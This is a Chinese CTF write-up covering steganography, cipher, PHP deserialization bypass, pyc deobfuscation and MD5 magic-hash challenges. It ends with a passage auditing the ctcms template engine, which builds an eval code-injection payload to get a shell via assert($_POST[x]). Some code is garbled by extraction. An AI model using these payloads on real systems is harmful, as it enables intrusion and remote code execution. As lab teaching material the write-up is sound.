


图 3 Red plane 0

观察密文，应该分别是 short Ook!、Ook!、Brainfuck,将三段密文分别解密并组合并去除 -得到 SeBaFi{64043678394050833975a972fc553c}，如图 4 所示

F5

第一步：下载并打开图片，如图 13 所示。



图 13 查看图片

图片就是个刷新符号，没有什么提示信息

第二步：正如审题中所说，尝试 F5 隐写，如图 14 所示。

```
E:\下载\CTF做题\F5-steganography-master>java Extract Misc.jpg
Huffman decoding starts
Permutation starts
614400 indices shuffled
Extraction starts
Length of embedded file: 310 bytes
(1, 7, 3) code used
```

图 14 F5 隐写解密

F5 是用于隐藏 JPEG 图像中的信息的隐写算法。它将信息隐藏在图像本身内（不在元数据/注释字段中或附加到文件末尾）。F5 隐写算法能承受视觉和统计攻击，并且它提供了大量的隐写能力。F5 实现矩阵编码以提高嵌入效率并采用交换跨越来均匀地分布整个隐写图上的变化。

工具可去 github 下载，<https://github.com/matthewgao/F5-steganography>

解密后得到 output.txt,发现 PK，这是 zip 文件头，如图 15 所示

```
PKETXEOTDC4NUL+NULcNUL切BSM;FSF碌NULNULNUL(NULNULNULBSNULVTNUL
NUL+NULNULNULNULSOHNULCANNULQSTX???e肝]??eSOH?NULSOHNULAEETX
```

图 15 output.txt

改后缀为 zip 并尝试解压发现有密码。

第三步：注意压缩包注释!!!，并将其复制注释至 txt，如图 16 和图 17 所示。



图 16 压缩包




图 17 压缩包注释

这是莫尔斯密码，可翻译为/.-./-../----/..././-.../.-/..-./..，解密后得压缩包密码 HELLOSEBAFI，解压得 flag.txt，在其内部获得 flag。

序列化的一种姿势

第一步：打开题目给出的链接，如图 18 所示。




图 18 打开题目给出的链接

发现并没有什么有价值的信息，查看页面源代码，如图 19 所示。




图 19 查看页面源代码

我们去访问 index.php 页面，如图 20 所示。

```
<?php
#flag in flag.php
error_reporting(0);
class SeBaFi {
    public $filename;
    function __toString() {
        return @file_get_contents($this->filename);
    }
}

$data = stripslashes($_GET['data']);
if (!$data)
{
    die("hello SeBaFi!");
}
$token = $data[0];
$pass = true;
switch ($token)
{
    case 'a' :
    case '0' :
    case 'b' :
    case 'i' :
    case 'd' :
        $pass = ! (bool) preg_match("/^{$token}:[0-9]+:/s", $data );
        break;
    default:
        $pass = false;
}

if (!$pass)
{
    die("Oh no!");
}
echo unserialize($data);
```

图 20 查看 index.php

第二步：我们简单分析一下这个代码，首先定义了一个 SeBaFi 的类，其中一个方法是可以进行文件读取的。而提示说 flag 就在 flag.php 文件中，我们可以利用这个方法去读取。

通过 GET 传入 data 参数。

stripslashes 函数会删除有 addslashes 添加的反斜杠。

只有 pass 变量为 true，才能反序列化传入的 data 参数。

如果 pass 要为 true，则 preg_match("/^{\$token}:[0-9]+:/s", \$data);要为 false。

即 switch 的前三位不能满足正常的序列化串格式。

第三步：我们在本地构造一个 PHP，如图 21 所示。

```

1  <?php
2   class SeBaFi
3   {
4       public $filename;
5       function __toString()
6       {
7           return @file_get_contents($this->filename);
8       }
9   }
10  $temp=new SeBaFi();
11  $temp->filename="flag.php";
12  echo serialize($temp);
13 ?>

```

图 21 本地构造

执行的结果为：

O:6:"SeBaFi":1:{s:8:"filename";s:8:"flag.php";}

我们构造这个为 data，作为 GET 传入。

URL 为

<http://192.168.31.51/6e258d5c5d35bf4c/index.php?data=O:6:%22SeBaFi%22:1:{s:8:%22filename%22;s:8:%22flag.php%22;}>

访问 URL 如图 22 所示。




图 22 访问 URL

发现被拦截，说明传入正常的序列化串是无法获得 flag。对于代码的中拦截，要想办法进行绕过。

我们知道在序列化中任意数字前都可添加一个“+”符号而不影响解序列化。这样我们就可以绕过正则判断了。

URL 为

<http://192.168.31.51/6e258d5c5d35bf4c/index.php?data=O:%2b6:%22SeBaFi%22:1:{s:8:%22filename%22;s:8:%22flag.php%22;}>

访问这个 URL，如图 23 所示。



图 23 访问 URL

这样我们就获得了一个页面。虽然是空白的，我们可以查看源代码。如图 24 所示。




图 24 查看源代码

这样我们就获得了 flag。因为 flag 在 PHP 页面中被注释了，所以看到的是空白页面。

Calculate

直接编写脚本

```
import requests
import time
from bs4 import BeautifulSoup as bs

sess=requests.session()
url="http://127.0.0.1:8089"
c=sess.get(url).content
b=bs(c,"lxml")
ans=""
for i in b.find_all('div'):
    ans=ans+i.text
res=eval(ans[:-1])
while True:
    try:
        time.sleep(1)
        c=sess.post(url, {"ans":res}).content
        b=bs(c,"lxml")
        ans=""
        for i in b.find_all('div'):
            ans=ans+i.text
        res=eval(ans[:-1])
    except:
        print c
        break
```

Do u like py?

Step 1 用 uncompyle2 或者在线工具反编译 pyc 得到 python 代码，得到内容为 base64 的一段代码，base64 解码得到

```
#获取明文并初始化变量
s = [ord(x) for x in raw_input("G1ve me fl4g:")];
a=[];
b=[];
c=[];
d=[];
mod = abs(False.__cmp__(1)) << 7;
g = [0];
l = len(s);
h = l + (4 - getattr(l, "__mod__")(4)) % 4;
d = h>>2;

#函数映射
e = [
    # e[0]: 输入按 g[0]进行偏移
    lambda __: [s.__setitem__(i, (s.__getitem__(i)+g[0]*i+(i+2)*(i+1)) & ((1<<7)-1)) for i in range(0, l) if getattr([], "__class__").__name__[__].eq_('l')],
    # e[1]: 无用代码
    (lambda __: [a.append(x>>3) for x in range(__, __.__mul__(__+1))])(2),
    # e[2]: 二进制栅栏
    lambda __: [[a.__setitem__(j, s[i+d*j]) == b.__setitem__(j, 0) for j in range(0, 4)].append([b.__setitem__(j, b.__getitem__(j) | ( a[(k+j)%4] & (3 << ((3-k)<<1)) ) ) for k in range(0, 4) for j in range(0, 4)]) is [s.__setitem__(i+d*j, b[j]) for j in range(0, 4)]]) for i in range(0, d)],
    # e[3]: 执行 b.extend(a), 参数 1 为无用参数
    lambda __, __: eval(__),
    # e[4]: 执行 c.extend(a), 参数 3 为无用参数
    lambda __, __, __: __.extend(__),
    # e[5]: 输入长度对齐至 h
    lambda __, __: [s.__setitem__(i, i**2*h*%mod) for i in range(__, h)],
    # e[6]: 检验原长度是否为 h, 不是就将 l 修改为 h
    lambda __, __, __: eval("exec __ = __") if __ != __ else eval("__.__add__(__.__sub__(__))"),
    # e[7]: 计算字符串特征值 g[0]
    lambda __, __: [__.__setitem__(0, __[0]+(s[i]*(i+1))) for i in range(0, l)],
```

```
# e[8]: 控制 g[0] 小于 0x7f
lambda _, __: __.setitem__(0, g[0] & ((1<<(__[0] & 7))-1))
];

# 函数执行，嵌套保证执行顺序
e[2]("SUS", e[0](e[8](g, e[7](e[6](l, h, e[5](l, e[4](c, a, e[3](e, "b.extend(a)"))), g)), 0));

# 输出密文
print "".join([format(_, '02x') for _ in s])
```

Step 2

上一步得到的代码是由 `lambda` 表达式和 `List comprehension` 递推列表混淆过的代码，分析后可以得出，加密共分为 3 个阶段

第一阶段对明文长度进行补齐，使其为 4 的倍数

第二阶段计算明文特征值 `tmod`，范围为 `tmod & 127`，然后将明文逐位与特征值和位置进行计算，得到初步密文

第三阶段将初步密文分为 4 组，循环取每组第 `x` 位，将四个数的二进制进行偏移，然后放回原位，得到最终密文

Where is the code

第一步：首先查看源码、http 头，没有可疑信息，使用工具扫描后台，如图 25 所示

```
root@kali:~/SourceLeakHacker-master# python SourceLeakHacker.py http://192.168.31.54/iBIV3YGVVKUP43pC/ 32 16
[ 200 ] Checking : http://192.168.31.54/iBIV3YGVVKUP43pC/index.php
[ 200 ] Checking : http://192.168.31.54/iBIV3YGVVKUP43pC/flag.php
[ 200 ] Checking : http://192.168.31.54/iBIV3YGVVKUP43pC/index.php.bak
[ 200 ] Checking : http://192.168.31.54/iBIV3YGVVKUP43pC/
[ 403 ] Checking : http://192.168.31.54/iBIV3YGVVKUP43pC/.hta
[ 403 ] Checking : http://192.168.31.54/iBIV3YGVVKUP43pC/.htaccess
[ 403 ] Checking : http://192.168.31.54/iBIV3YGVVKUP43pC/.htpasswd
root@kali:~/SourceLeakHacker-master#
```

图 25 扫描后台

通过后台扫描，我们发现有 index.php, flag.php, index.php.bak 三个可访问文件。我们访问前两个网站，未发现有用信息。于是访问并下载得 index.php.bak 文件，bak 文件是在编辑文件时，自动生成的备份文件。

第二步：获得源码，接下来就是 PHP 代码审计，如图 2 所示

```
<?php
require __DIR__ . '/flag.php';
class key
{
    ...
    var $args1;
    var $args2;
}
ini_set('display_errors', 'off');
$str = strtr($_SERVER['REQUEST_URI'], '?');
if (isset($str) and $str != '') {
    ...
    $str = substr($str, 1);
    $str = str_replace('key', '', $str);
    parse_str($str);
    $o=unserialize($key);
    if($o) {
        ...
        if (md5($o->args1) == md5($o->args2) && $o->args1 != $o->args2) {
            ...
            echo $flag;
        }
        else {
            ...
            echo "wrong";
        }
    }
}
?>
```

图 26 扫描后台

审计源码，我们需要以 GET 请求方式传入一个 key 参数，经过过滤(此过滤可以通过双写绕过)，parse_str 将传入字符串解析为变量，unserialize 进行反序列得到 \$o 对象，最后该对象两个属性进行 MD5 碰撞即可。

第三步：开始本地测试，如图 27 所示

```
<?php
class key
{
    ...
    var $args1;
    var $args2;
}
$o = new key();
$o->args1 = "QNKCDZO";
$o->args2 = "s878926199a";
echo serialize($o), '  
';
```

图 27 本地测试

得到 O:3:"key":2:{s:5:"args1";s:7:"QNKCDZO";s:5:"args2";s:11:"s878926199a"},

然后经双写绕过得 payload: kekeyy=O:3:"kkeyey":2:{s:5:"args1";s:7:"QNKCDZO";s:5:"args2";s:11:"s878926199a"}；，得到 SeBaFi{Hq8cT8yznKErxASeNpjhh6bm1DmR8hL}。

简单的代码审计

访问靶机界面，发现是一个视频站点，前台有一些功能



简单的尝试以下功能，也发现不了什么。


由于题目描述中明显提到代码审计，所以通过目录扫描工具查看是否存在源码泄露。

用御剑默认字典就马上能发现存在 [www.zip](#) 文件。



也可以发现存在后台管理系统，但是存在验证码，猜测验证码和密码是一致的，账号是 admin

或者 root，利用弱口令进行爆破。



挂着爆破一段时间发现无果。

下载 [www.zip](#) 解压，发现只给出几个关键源码文件

名称	修改日期	类型	大小
CT_Parser.php	2018/7/4 22:00	PHP 源文件	29 KB
controllers	2019/10/4 21:28	文件夹	

一个是前后台控制器的业务逻辑代码。

一个是某核心源码文件(猜测)。

开始审计，先看 CT_Parser.php 文件

在文件中可以发现该站是 ctcms，但是对题目帮助本身并不是很大，所以暂不关心。

```
CT_Parser.php ×
CT_Parser.php
1 <?php
2 /**
3 * @Ctcm open source management system
4 * @copyright 2016-2017 ctcm.cn. All rights reserved.
5 * @Author:Chi Tu
6 * @Dtime:2016-06-10
```

简单过以下该代码，会发现该文件内明显是该 CMS 的模板渲染核心代码。

```
//模板解析
public function parse_string($template, $data, $return = FALSE, $IF = TRUE)
{
    return $this->_parse($template, $data, $return, $IF);
}
//全局解析
protected function _parse($template, $data = array(), $return = FALSE, $IF = TRUE)
{
    $data = (array)$data;
    if ($template === '')
    {
        return FALSE;
    }

    //解析顶部和底部
    $head = $left = $right = $bottom = '';
    if (defined('USER')){
        $logurl = links('user','ajax/uolog',0,'dir=user');
        if(Wap_Is==1 && defined('MOBILE')){
            $userdir = 'mobile_user';
            $userskin = Wap_User_Skin;
        }
    }
}
```

其中对外调用时 `parse_string` 函数
核心运行函数时 `_parse`，对各种标签进行解析。

根据这样的消息可以很快的联想到关于模板渲染常存在的 SSTI 漏洞。

```
//if标签处理
public function labelif($Mark_Text)
{
    $Mark_Text = $this->labelif2($Mark_Text);
    $ifRule = "{if:(.*?)}(.*){end if}";
    $ifRule2 = "{elseif}";
    $ifRule3 = "{else}";
    $elseifFlag = false;
    $iffFlag = false;
    preg_match_all('/'. $ifRule .'is', $Mark_Text, $arr);
    if(!empty($arr[1][0])){
        for($i=0;$i<count($arr[1]);$i++){
            $strIf = $arr[1][$i];
            $strThen = $arr[2][$i];
            if (strpos($strThen, $ifRule2) != FALSE) {
                $elseifArr = explode($ifRule2, $strThen);
                $elseifNum = count($elseifArr);
                $elseifSubArr = explode($ifRule3, $elseifArr[$elseifNum-1]);
                $resultStr = $elseifSubArr[1];
                $elseifstr = $elseifArr[0];
                @eval("if($strIf){$resultStr=\"$elseifstr\";}");
                for ($k = 1;$k < $elseifNum;$k++){
                    $temp = explode(":", $elseifArr[$k], 2);$content = explode("}", $temp[1], 2);
                    $strElseIf = $content[0];
                    $temp1 = strpos($elseifArr[$k], "}")+$strlen("}");$temp2 = strlen($elseifArr[$k])+1;
                    $strElseIfThen = substr($elseifArr[$k],$temp1,$temp2-$temp1);
                    @eval("if($strElseIf){$resultStr=\"$strElseIfThen\";}");
                    @eval("if($strElseIf){$elseifFlag=true;}else{$elseifFlag=false;}");
                    if ($elseifFlag) {break;}
                }
                $temp = explode(":", $elseifSubArr[0], 2);$content = explode("}", $temp[1], 2);
                $strElseIf0 = $content[0];
                $temp1 = strpos($elseifSubArr[0], "}")+$strlen("}");$temp2 = strlen($elseifSubArr[0])+1;
                $strElseIfThen0 = substr($elseifSubArr[0],$temp1,$temp2-$temp1);
                @eval("if($strElseIf0){$resultStr=\"$strElseIfThen0\";$elseifFlag=true;}");
                $Mark_Text=str_replace($arr[0][$i],$resultStr,$Mark_Text);
            }
        }
    }
}
```

在处理 if 标签中运用了大量的 eval 函数。

那么接下来思路很明确，根据 eval 函数，追踪溯源，是否存在可控变量。

如果没有审计经验的人，建议把关键函数提取出来到本地的 PHP 环境进行 debug 调试。

这边使用静态审计，根据逻辑推敲，

主要思路就是传递什么样的参数可以让代码运行到 eval 中，并且确定 eval 中执行的代码是哪一块，是否可控。

```

//if标签处理
public function labelif($Mark_Text)
{
    $Mark_Text = $this->labelif2($Mark_Text);
    $ifRule = "{if:(.*?)}(.*){end if}";
    $ifRule2 = "{elseif}";
    $ifRule3 = "{else}";
    $elseIfFlag = false;
    $iffFlag = false;
    preg_match_all('/^'.$ifRule.'/is', $Mark_Text, $arr);
    if(!empty($arr[1][0])){
        for($i=0;$i<count($arr[1]);$i++){
            $strIf = $arr[1][$i];
            $strThen = $arr[2][$i];
            if (strpos($strThen, $ifRule2) !== FALSE) {
                $elseIfArr = explode($ifRule2, $strThen);
                $elseIfNum = count($elseIfArr);
                $elseIfSubArr = explode($ifRule3, $elseIfArr[$elseIfNum-1]);
                $resultStr = $elseIfSubArr[1];
                $elseIfStr = $elseIfArr[0];
                @eval("if($strIf){\$resultStr=\"$elseIfStr\";}");
                for ($k = 1;$k < $elseIfNum;$k++){
                    $temp = explode(":", $elseIfArr[$k], 2);$content = explode("}", $temp[1], 2);
                    $strElseIf = $content[0];
                    $temp1 = strpos($elseIfArr[$k],"")+$strlen("}");$temp2 = strlen($elseIfArr[$k])+1;
                    $strElseIfThen0 = substr($elseIfArr[$k],$temp1,$temp2-$temp1);
                    @eval("if($strElseIf){\$resultStr=\"$strElseIfThen0\";}");
                    @eval("if($strElseIf){\$elseIfFlag=true;}else{\$elseIfFlag=false;}");
                    if ($elseIfFlag) {break;}
                }
                $temp = explode(":", $elseIfSubArr[0], 2);$content = explode("}", $temp[1], 2);
                $strElseIf0 = $content[0];
                $temp1 = strpos($elseIfSubArr[0],"")+$strlen("}");$temp2 = strlen($elseIfSubArr[0])+1;
                $strElseIfThen0 = substr($elseIfSubArr[0],$temp1,$temp2-$temp1);
                @eval("if($strElseIf0){\$resultStr=\"$strElseIfThen0\";\$elseIfFlag=true;}");
                $Mark_Text=str_replace($arr[0][$i],$resultStr,$Mark_Text);
            }else{
                if(strpos($strThen, "{else}") !== FALSE) {
                    $elseearray = explode($ifRule3, $strThen);
                    $strThen1 = $elseearray[0];
                    $strElse1 = $elseearray[1];
                    @eval("if($strIf){\$ifFlag=true;}else{\$ifFlag=false;}");
                    if ($ifFlag){
                        //将后面的注释了
                    }
                }
            }
        }
    }
}

```

假设传递{if:123}456{end if}

根据逻辑推敲，最后代码会进入到该分支中，并且其中\$strIf 的值是 123。

```

612
613     }else{
614         if(strpos($strThen, "{else}") !== FALSE) {
615             $elseearray = explode($ifRule3, $strThen);
616             $strThen1 = $elseearray[0];
617             $strElse1 = $elseearray[1];
618             @eval("if($strIf){\$ifFlag=true;}else{\$ifFlag=false;}");
619             if ($ifFlag){
620                 //将后面的注释了
621             }
622         }
623     }
624 }

```

所以最后构成的就是 if(123){isFlag=true;}else{isFlag=false};

那么接下来就简单了，通过注入代码来 getshell。

构建 payload 为

{if:1)assert(\$_POST[x]);//}123{end if}

最后拼接起来就是

if(1)assert(\$_POST[x]);//){isFlag=true;}else{isFlag=false};

//将后面的注释了

1 为永真条件

最后就执行了 assert(\$_POST[x]);

既然明确了可以利用该漏洞，还需要一个传递参数的地方


反向追踪，调用 `labelif()` 函数的是 `_parse()`，而 `_parse` 只被 `parse_string()` 调用

```
//模板解析
public function parse_string($template, $data, $return = FALSE, $IF = TRUE)
{
    return $this->_parse($template, $data, $return, $IF);
}

//全局解析
protected function _parse($template, $data = array(), $return = FALSE, $IF = TRUE)
{
    $data = (array)$data;
    if ($template === '')
    {
```

那么搜索 `parse_string()` 函数的调用关系

可以发现非常多，需要一个一个来看



The screenshot shows a code editor's search interface with the query "parse_string" entered. Below the search bar, it displays "49 results in 24 files". The results are listed in a tree view, showing the file names and the number of occurrences. Some results are highlighted with orange boxes. The files listed include:

- Html.php controllers\admin (13)
- Comm.php controllers (3)
- Gbook.php controllers (1)
- Index.php controllers (1)
- Lists.php controllers (1)
